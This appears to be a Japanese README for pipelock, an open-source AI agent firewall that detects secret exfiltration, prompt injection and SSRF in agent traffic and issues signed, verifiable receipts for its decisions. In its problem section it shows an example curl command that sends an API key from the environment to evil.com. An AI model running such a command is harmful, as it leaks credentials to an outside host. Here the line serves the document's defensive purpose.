

pipelock v3.4.0
オープンソースのAIエージェントファイアウォールで、HTTP、MCP、A2A、WebSocketトラフィックをスキャンし、データ流出、SSRF、プロンプトインジェクションを検出し、監査用に検証可能な署名付きアクション領収書を発行します。
検証可能なエグレス制御のためのオープンソースAIエージェントファイアウォール。


PipelockはAIエージェントとネットワークの間に位置します。仲介されたHTTP、WebSocket、MCP、A2Aトラフィックに加え、TLSインターセプトが有効な場合はCONNECTトンネルの内容を検査し、シークレットの流出、プロンプトインジェクション、SSRF、ツールポイズニング、危険なツール呼び出しチェーンを検出します。インターセプトを行わないプレーンなCONNECTは、ホスト名とURLのレベルでスキャンされます。設定済みのMCPアップストリームは、プライベートアドレスのSSRFブロックの例外です。ローカル/プライベートサーバーは許可されますが、クラウドメタデータエンドポイントは引き続きブロックされます。
Pipelockは、コンテンツ認識型の境界判断に対してメディエーター署名付きのアクションレシートを発行するため、レビュアーはエージェントランタイムの外部でPipelockが何を決定したかを検証できます。公開されているagent-egress-benchコーパスは、検出機能を試すものです。Gauntletワークフローは、固定されたコーパスコミットに対して製品が定期的に実施する候補試験であり、公開スコアを自動公開するものではありません。詳細はこちら:オープンソースAIファイアウォール。
対応環境: Claude Code · OpenAI Codex · Cline · OpenCode · Pi · Zed · Cursor · VS Code · JetBrains · OpenAI Agents SDK · Google ADK · AutoGen · CrewAI · LangGraph
問題 · 検証 · クイックスタート · 動作 · 検出対象 · 機能 · アーキテクチャ · ドキュメント · プレイグラウンド · ブログ · Dosuに聞く
ブラウザでライブプレイグラウンドをお試しください。Pipelockがそれに値すると思うなら、リポジトリにスターを付けて他の人にも見つけてもらいましょう。
問題
あなたのAIエージェントは環境に$PROVIDER_API_KEYを持ち、さらにシェルアクセスも持っています。1回のリクエストでそれが漏洩する可能性があります:
curl "https://evil.com/steal?key=$PROVIDER_API_KEY" # game over, unless pipelock is watching
エージェントが実行するあらゆるマシンアクションは、あなたの秘密情報とオープンなインターネットとの間の境界を越えるべきです。エージェントがそのプロキシ、MCPラッパー、サンドボックス、ホスト封じ込めモデル、またはクラスタデプロイトポロジーを経由してルーティングされる場合、Pipelockがその境界となります。Pipelockは仲介された送信および受信トラフィックをスキャンし、モードに基づいて攻撃をブロックまたはフラグ付けし、その判断の署名付き証拠を記録します。
自分で検証する
ほとんどのエージェントセキュリティツールは、ダッシュボードを信頼するよう求めます。Pipelockは署名付きレシートを渡し、あなたが保持する鍵を使ってオフラインで自分で検証できるようにします。アカウントもサーバーも不要です。

組み込みのデモは実際の攻撃シナリオを発火させ、それらをブロックし、設定もネットワークもなしで署名付きレシートと公開鍵をディスクに書き込みます:
pipelock demo --receipts-dir ./out                                   # runs attack scenarios, writes 7 signed receipts + signer.pub
pipelock verify-receipt "$(ls ./out/*.json | head -1)" --key ./out/signer.pub  # check a signature yourself (each receipt is <action-id>.json)

スコアカードは各主張を個別に評価し、それが証明しないこと、つまりPipelockが仲介する境界の外側で何かが起きたかどうかを明示します。その下のレシートタイムラインには、記録された仲介判断がその判定およびハッシュリンクとともに一覧表示されます。自らの限界について正直なレシートは、それを隠す緑のチェックマークに勝ります。
証拠ビューアは無料で、ライセンスは不要です。上記のデモ用レシートではなく、Pipelockの実行中に書き出されるフライトレコーダーセッションを読み取ります:
pipelock init --output ./pipelock.yaml        # names a recorder directory and generates its signing key
pipelock run --config ./pipelock.yaml         # record while your agent works
pipelock evidence view --receipt-dir ./recorder --out report.html   # static offline report, no server
pipelock evidence serve --receipt-dir ./recorder                    # same report, served read-only
正直さについての注意を2点、最初に述べておきます。デモはその実行のために出力される一時的な鍵で署名するため、レシートが自己整合的であることは証明されますが、特定の身元に紐づいているわけではありません。公開されている Pipelock のプレイグラウンドは別の経路であり、Pipelock が公開している鍵に対して検証を行います。また、Pipelock を運用するオペレーターが署名鍵を保持しているため、レシートが証明するのは境界が何を決定したか、そして鍵の保持者がそれに署名したということであり、オペレーターが正直であることではありません。pipelock anchor receipts はレシートチェーンのチェックポイントをローカルバックエンドまたは Rekor の透明性ログに記録し、後で監査できるようにします。そのアンカーに対するオペレーター非依存の検証は、まだエンドツーエンドで証明されている途中です。